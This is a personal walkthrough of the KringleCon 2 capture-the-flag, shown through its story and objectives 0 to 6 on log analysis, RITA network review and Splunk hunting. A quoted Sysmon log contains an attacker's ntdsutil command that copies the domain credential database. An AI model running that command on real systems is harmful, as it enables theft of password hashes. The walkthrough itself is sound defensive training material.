

Michael Ross
@mprossau
KringleCon2 Walkthrough

Submitted 5th January 2020

(Contains Spoilers!)

Table of Contents

1. Overview	6
1.0 Overview	6
1.1 Overview of Story	6
2. Challenges	7
2.0 Talk to Santa in the Quad	7
2.0.1 Objective Brief	7
2.0.2 Objective Story Elements	7
2.0.3 Objective Solution	7
2.0.4 Objective Closeout	7
2.1 Find the Turtle Doves	8
2.1.1 Objective Brief	8
2.1.2 Objective Story Elements	8
2.1.3 Objective Solution	8
2.1.4 Objective Closeout	8
2.2 Unredact Threatening Document	9
2.2.1 Objective Brief	9
2.2.2 Objective Story Elements	9
2.2.3 Objective Solution	9
2.2.4 Objective Closeout	10
2.3 Windows Log Analysis: Evaluate Attack Outcome	11
2.3.1 Objective Brief	11
2.3.2 Objective Story Elements	11
2.3.3 Objective Solution	12
2.3.4 Objective Closeout	12
2.4 Windows Log Analysis: Determine Attacker Techniques	13
2.4.1 Objective Brief	13
2.4.2 Objective Story Elements	13
2.4.3 Objective Solution	14
2.4.4 Objective Closeout	14
2.5 Network Log Analysis: Determine Compromised System	15
2.5.1 Objective Brief	15
2.5.2 Objective Story Elements	15
2.5.3 Objective Solution	16
2.5.4 Objective Closeout	16
2.6 Splunk	17

2.6.1	Objective Brief.....	17
2.6.2	Objective Story Elements	17
2.6.3	Objective Solution	17
2.6.4	Objective Closeout	19
2.7	Get Access to the Steam Tunnels	20
2.7.1	Objective Brief.....	20
2.7.2	Objective Story Elements	20
2.7.3	Objective Solution	21
2.7.4	Objective Closeout	21
2.8	Bypassing the Frido Sleigh CAPTEHA	22
2.8.1	Objective Brief.....	22
2.8.2	Objective Story Elements	23
2.8.3	Objective Solution	23
2.8.4	Objective Closeout	31
2.9	Retrieve Scraps of Paper from the Server.....	32
2.9.1	Objective Brief.....	32
2.9.2	Objective Story Elements	33
2.9.3	Objective Solution	33
2.9.4	Objective Closeout	37
2.10	Recover Cleartext Document	38
2.10.1	Objective Brief	38
2.10.2	Objective Story Elements.....	38
2.10.3	Objective Solution.....	39
2.10.4	Objective Closeout.....	43
2.11	Open the Sleigh Shop Door	44
2.11.1	Objective Brief	44
2.11.2	Objective Story Elements.....	45
2.11.3	Objective Solution.....	45
2.11.4	Objective Closeout.....	50
2.12	Filter Out Poisoned Sources of Weather Data	51
2.12.1	Objective Brief	51
2.12.2	Objective Story Elements.....	52
2.12.3	Objective Solution.....	52
2.12.4	Objective Closeout.....	56
2.13	Ending	57
3.	Cranberry Pi Terminals.....	59

3.1	Escape Ed	59
3.1.1	Terminal Brief.....	59
3.1.2	Terminal Story Elements	59
3.1.3	Terminal Solution	59
3.1.4	Terminal Closeout	60
3.2	Smart Braces	61
3.2.1	Terminal Brief.....	61
3.2.2	Terminal Story Elements	61
3.2.3	Terminal Solution	62
3.2.4	Terminal Closeout	63
3.3	Linux Path.....	64
3.3.1	Terminal Brief.....	64
3.3.2	Terminal Story Elements	64
3.3.3	Terminal Solution	65
3.3.4	Terminal Closeout	66
3.4	Xmas Cheer Laser.....	67
3.4.1	Terminal Brief.....	67
3.4.2	Terminal Story Elements	67
3.4.3	Terminal Solution	67
3.4.4	Terminal Closeout	73
3.5	Nyanshell.....	74
3.5.1	Terminal Brief.....	74
3.5.2	Terminal Story Elements	74
3.5.3	Terminal Solution	74
3.5.4	Terminal Closeout	76
3.6	Frosty Keypad.....	77
3.6.1	Terminal Brief.....	77
3.6.2	Terminal Story Elements	77
3.6.3	Terminal Solution	77
3.6.4	Terminal Closeout	79
3.7	Holiday Hack Trail	80
3.7.1	Terminal Brief.....	80
3.7.2	Terminal Story Elements	80
3.7.3	Terminal Solution	80
3.7.4	Terminal Closeout	83
3.8	Mongo Pilfer	84

3.8.1	Terminal Brief.....	84
3.8.2	Terminal Story Elements	84
3.8.3	Terminal Solution	84
3.8.4	Terminal Closeout	86
3.9	Graylog.....	87
3.9.1	Terminal Brief.....	87
3.9.2	Terminal Story Elements	87
3.9.3	Terminal Solution	87
3.9.4	Terminal Closeout	90
3.10	Zeek JSON	91
3.10.1	Terminal Brief	91
3.10.2	Terminal Story Elements.....	91
3.10.3	Terminal Solution.....	91
3.10.4	Terminal Closeout.....	92
	Appendix A Domains Seen	93

1. Overview

1.0 Overview

This year sees the Kringle Con conference moved from Santa's Castle at the North pole to Elf University (*You see, while he sleeps*)



1.1 Overview of Story

After arriving at Elf University it's found everything is not well. The Turtle Dove conference mascots have gone missing, the North Pole has received a threatening letter and ElfU IT Infrastructure is under attack.

Progressing through several challenges the aim of the attacker to make good on the threats in the letter is seen. Different steps in the attack are uncovered including establishing an initial foothold via password spray attacks, stealing sensitive data then finally creating a secure foothold. Along the way the identity of the attacker is confirmed as the Tooth Fairy.

Finally, the Tooth Fairy shows how they plan to ruin Christmas – data sources used to train the machine learning algorithm in Santa's have been polluted and need to be blocked. Doing so saves Christmas and leads to the arrest of the Tooth Fairy.

2. Challenges

2.0 Talk to Santa in the Quad

2.0.1 Objective Brief

The brief provided for Objective 0 is below.



First conversation with Santa in the Quad

*This is a little embarrassing, but I need your help.
Our KringleCon turtle dove mascots are missing!
They probably just wandered off.
Can you please help find them?
To help you search for them and get acquainted with KringleCon, I've created some objectives for you. You can see them in your badge.
Where's your badge? Oh! It's that big, circle emblem on your chest - give it a tap!
We made them in two flavors - one for our new guests, and one for those who've attended both KringleCons.
After you find the Turtle Doves and complete objectives 2-5, please come back and let me know.
Not sure where to start? Try hopping around campus and talking to some elves.
If you help my elves with some quicker problems, they'll probably remember clues for the objectives.*

2.0.2 Objective Story Elements

This objective introduces the missing Turtle Doves and kick-starts the story. Finding the Turtle Doves gradually unlocks the next parts of the story.

2.0.3 Objective Solution

Completing the objective requires completion of objectives 1-5.

2.0.4 Objective Closeout

Returning to Santa after completing Objectives 1-5 triggers the below dialogue:

*Thank you for finding Jane and Michael, our two turtle doves!
I've got an uneasy feeling about how they disappeared.
Turtle doves wouldn't wander off like that.
Someone must have stolen them! Please help us find the thief!
It's a moral imperative!
I think you should look for an entrance to the steam tunnels and solve Challenge 6 and 7 too!
Gosh, I can't help but think:
Winds in the East, snow coming in...*

2.1 Find the Turtle Doves

2.1.1 Objective Brief

The brief provided for Objective 1 is below.



2.1.2 Objective Story Elements

Finding the Turtle Doves kick-starts the next part of the story. In later challenges and objectives, the reason for the missing Turtle Doves is revealed.

2.1.3 Objective Solution

After wandering through the campus, the turtle doves were found in the room north of the quad. They are in front of the fireplace between the sans & Splunk booths



2.1.4 Objective Closeout


After finding the Turtle Doves the objective is confirmed as successfully completed.



2.2 Unredact Threatening Document

2.2.1 Objective Brief

The brief provided for Objective 2 is below.



2.2.2 Objective Story Elements


The contents of the letter introduce the villain for this years KringleCon. The person sending the letter expresses their frustration that Elf University and the entire North Pole is entirely focused on supporting Santa. They then threaten that if behaviours don't change they will take matters in their own hands.

2.2.3 Objective Solution

First trick is finding the letter, exploring the quad shows it up in the top left-hand corner:



Clicking on the letter opens a new PDF with sections marked as confidential.



Text from the letter can be copied / pasted to into notepad. This bypasses the redacted overlays. Contents of the letter is shown below:

Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters... OR ELSE!

Attention All Elf University Personnel,

It remains a constant source of frustration that Elf University and the entire operation at the North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE you to consider lending your considerable resources and expertise in providing merriment, cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical characters.

For centuries, we have expressed our frustration at your lack of willingness to spread your cheer beyond the inaptly-called "Holiday Season." There are many other perfectly fine holidays and mythical characters that need your direct support year-round.

If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,


--A Concerned and Aggrieved Character

Confide

Answer to the challenge is the word DEMAND. Entering this marks the challenge off as complete:

2.2.4 Objective Closeout


After entering the word DEMAND the objective is marked off as complete.



2.3 Windows Log Analysis: Evaluate Attack Outcome

2.3.1 Objective Brief

The brief provided for Objective 3 is below.



Getting the objective hint from Bushy Evergreen at the Train Station requires solving the Escape Ed Cranberry Pi challenge. Once done the below dialogue is triggered.

*Wow, that was much easier than I'd thought.
Maybe I don't need a clunky GUI after all!
Have you taken a look at the password spray attack artifacts?
I'll bet that DeepBlueCLI tool is helpful.
You can check it out on GitHub.*

*It was written by that Eric Conrad.
He lives in Maine - not too far from here!*

Bushy then provides two hints - <https://github.com/sans-blue-team/DeepBlueCLI> & <https://www.ericconrad.com/2016/09/deepbluecli-powershell-module-for-hunt.html>.

2.3.2 Objective Story Elements

No noticeable story elements recorded for this objective.

2.3.3 Objective Solution


The suggested tool (DeepBlueCLI) was downloaded and run across the supplied log (command: `.\DeepBlue.ps1 .\Security.evtx`). Analysis of the tool output is shown below.

1. The tool reveals Password Spray attacks occurred at the following timestamps across a list of usernames. The tool detected this through quantity of 4648 (A logon was attempted using explicit credentials) occurring across usernames at this time.
 - a. 19/11/2019 11:22:46 PM
 - b. 19/11/2019 11:22:40 PM
 - c. 19/11/2019 11:22:34 PM
 - d. 19/11/2019 11:22:29 PM
 - e. 19/11/2019 11:22:23 PM
 - f. 19/11/2019 11:22:18 PM
 - g. 19/11/2019 11:22:13 PM
 - h. 19/11/2019 11:22:07 PM
 - i. 19/11/2019 11:22:02 PM
 - j. 19/11/2019 11:21:56 PM
 - k. 19/11/2019 11:21:51 PM
 - l. 19/11/2019 11:21:46 PM
2. Each elf account has 77 login failures except for supatree which has 76.

Output of the log indicates 77 password spray attacks were made. When one request succeeded (supatree) the attack stopped as the attacker had identified valid credentials to proceed with.

2.3.4 Objective Closeout


After entering supatree the Objective is marked as complete.



2.4 Windows Log Analysis: Determine Attacker Techniques

2.4.1 Objective Brief

The brief provided for Objective 4 is below.



✓ 4) Windows Log Analysis: Determine Attacker Technique

Difficulty: 🌲🌲🌲

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit HermeY Hall and talk with SugarPlum Mary.

Submit

Getting the objective hint from Sugarplum Mary in HermeY Hall requires solving the Linux Path Cranberry Pi challenge. Once done the below dialogue is triggered.

*Oh there they are! Now I can delete them. Thanks!
Have you tried the Sysmon and EQL challenge?
If you aren't familiar with Sysmon, Carlos Perez has some great info about it.
Haven't heard of the Event Query Language?*

Sugarplum then provides two hints <https://pen-testing.sans.org/blog/2019/12/10/eql-threat-hunting/> & <https://www.darkoperator.com/blog/2014/8/8/sysinternals-sysmon>

2.4.2 Objective Story Elements

No noticeable story elements recorded for this objective.

2.4.3 Objective Solution

Did not need to use eql. Lsass.exe spawned a process used by ntdsutil.exe – these were linked by process id 3440

```
{
  "command_line": "C:\\Windows\\system32\\cmd.exe",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "lsass.exe",
  "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
  "pid": 3440,
  "ppid": 632,
  "process_name": "cmd.exe",
  "process_path": "C:\\Windows\\System32\\cmd.exe",
  "subtype": "create",
  "timestamp": 132186398356220000,
  "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
},
{
  "command_line": "ntdsutil.exe \\ac i ntds\\ ifm \\create full c:\\hive\\ q q",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "cmd.exe",
  "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
  "pid": 3556,
  "ppid": 3440,
  "process_name": "ntdsutil.exe",
  "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
  "subtype": "create",
  "timestamp": 132186398470300000,
  "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
  "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}
```


2.4.4 Objective Closeout

After entering ntdsutil the objective was marked as complete.

2.5 Network Log Analysis: Determine Compromised System

2.5.1 Objective Brief

The brief provided for Objective 5 is below.



Getting the objective hint from Sparkle Redberry in the Laboratory requires solving the Xmas Cheer Laser Cranberry Pi challenge. Once done the below dialogue is triggered.

*You got it - three cheers for cheer!
For objective 5, have you taken a look at our Zeek logs?
Something's gone wrong. But I hear someone named Rita can help us.
Can you and she figure out what happened?*

Sparkle then provides the hint <https://www.activecountermeasures.com/free-tools/rita/>

2.5.2 Objective Story Elements

No noticeable story elements recorded for this objective.

2.5.3 Objective Solution

Objective solved using Slingshot Linux. Uncompressed logs are first imported (command: `rita import elfu-zeeklogs elfu`). HTML report is then generated using rita (command: `rita html-report elfu`)

Analysing the report stuff of interest jumps out as:

Most of the reported connections were between 192.168.134.130 -> 144.202.46.214

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count
0.998	192.168.134.130	144.202.46.214	7660	1156.000	10	683	10	563	6926
0.847	192.168.134.132	150.254.186.145	684	13634.000	37042	2563	1	697	58


Most of the long connections were between the same combination of IPs

Source	Destination	DstPort:Protocol:Service
192.168.134.130	148.69.64.76	443:tcp:-, 443:tcp:ssl
192.168.134.133	52.197.126.208	443:tcp:-, 443:tcp:ssl
192.168.134.132	178.172.160.4	443:tcp:-, 443:tcp:ssl, 80:tcp:-, 80:tcp:http
192.168.134.133	104.20.54.254	443:tcp:-, 443:tcp:ssl

This suggests the compromised host is 192.168.134.130. Submitting it ticks it off as correct.

2.5.4 Objective Closeout


After entering 192.168.134.130 the objective is marked as complete:



2.6 Splunk

2.6.1 Objective Brief

The brief provided for Objective 6 is below.



After solving the Frosty Keypad Cranberry Pi Challenge Tangle Coalbox directs the player to assist Prof. Banas. No further hints are provided that may assist.

2.6.2 Objective Story Elements

No noticeable story elements recorded for this objective.

2.6.3 Objective Solution

Solving the objective requires answering a main question. Clues & background that will lead to the main answer are provided via seven warm up questions. Answers to all of the questions are below:

2.6.3.1 Question One

Question – What is the short host name of Professor Banas' computer?

Search Used – `cbanas | stats count by host`

Answer Rationale – Chatting with the ElfU SOC confirms Professor Banas' username is cbanas. Searching for this and summarising the responses by host shows the answer.

Answer - sweetums

2.6.3.2 Question Two

Question – What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)

Search Used – `index=main santa`

Answer Rationale – Hint from the ElfU SOC confirms Professor Banas is in contact with Santa. When searching for Santa the likely sensitive file is identified.

Answer - C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt

2.6.3.3 Question Three

Question – What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)

Search Used – `index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3`

Answer Rationale – Event Codes of 3 indicate a new network connection has been established. Of the 159 events found 158 were communicating with a DestinationHostName of 144.202.46.214.vultr.com. This is added as the answer.

Answer - 144.202.46.214.vultr.com

2.6.3.4 Question Four

Question – What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)

Search Used – Several searches were used to complete this objective:

- `index=main sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational" | reverse`
- `index=main (completed with time pivot)`
- `index=main EventID=1 | stats count by ProcessId`
- `index=main sourcetype=WinEventLog EventCode=4688`
- `index=main sourcetype=WinEventLog EventCode=4688 New_Process_ID=0x187c`

Answer Rationale – The first search was used to identify the launch of PowerShell. Pivoting from there on time showed several other events which occurred around it. Manual analysis of these events showed two items of interest – event_id 6268 and event_id 5864.

Both event ids of interest were converted to hexadecimal and the third SPL search was used. This identified multiple events where new processes were initiated. Filtering the search by the new process IDs of interest (0x187c & 0x16e8) identified new process ID 0x187c as having initiated the PowerShell. This was launched by document 19th Century Holiday Cheer Assignment.docm delivered via a zip file.

Answer - 19th Century Holiday Cheer Assignment.docm

2.6.3.5 Question Five

Question – How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value

Search Used – `index=main sourcetype=stoq | table _time results{}.workers.smtp.to results{}.workers.smtp.from results{}.workers.smtp.subject results{}.workers.smtp.body | sort -_time`

Answer Rationale – Search provided 42 results. Review of search showed responses were being doubled up. Dividing the quantity of responses by two gave the result.

Answer - 21

2.6.3.6 Question Six

Question – What was the password for the zip archive that contained the suspicious file?

Search Used – `index=main "19th Century Holiday Cheer Assignment.docm" "results{}.workers.smtp.from"="bradly buttercups <bradly.buttercups@eifu.org>"`

Answer Rationale – Search shows the email which contained the malicious assignment. Manual review of the returned record contained the password.

Answer - 12345789

2.6.3.7 Question Seven

Question – What email address did the suspicious file come from?

Search Used – `index=main "19th Century Holiday Cheer Assignment.docm" sourcetype=stoq`

Answer Rationale – Search shows the email which contained the malicious assignment

Answer - bradly.buttercups@eifu.org

2.6.3.8 Main Question

Question – What was the message for Kent that the adversary embedded in this attack?

Search Used – `index=main sourcetype=stoq "results{}.workers.smtp.from"="bradly buttercups <bradly.buttercups@eifu.org>"`

```
| eval results = spath(_raw, "results{}")
```

```
| mvexpand results
```

```
| eval path=spath(results, "archivers.filedir.path"), filename=spath(results, "payload_meta.extra_data.filename"), fullpath=path."/".filename
```

```
| search fullpath!=""
```

```
| table filename,fullpath
```

Answer Rationale – Search shows a full list of files & the path of where they can be found in the file server. After reviewing a number of the files the answer was finally located in the core.xml file.

Answer – ‘Kent you are so unfair. And we were going to make you the king of the Winter Carnival.’

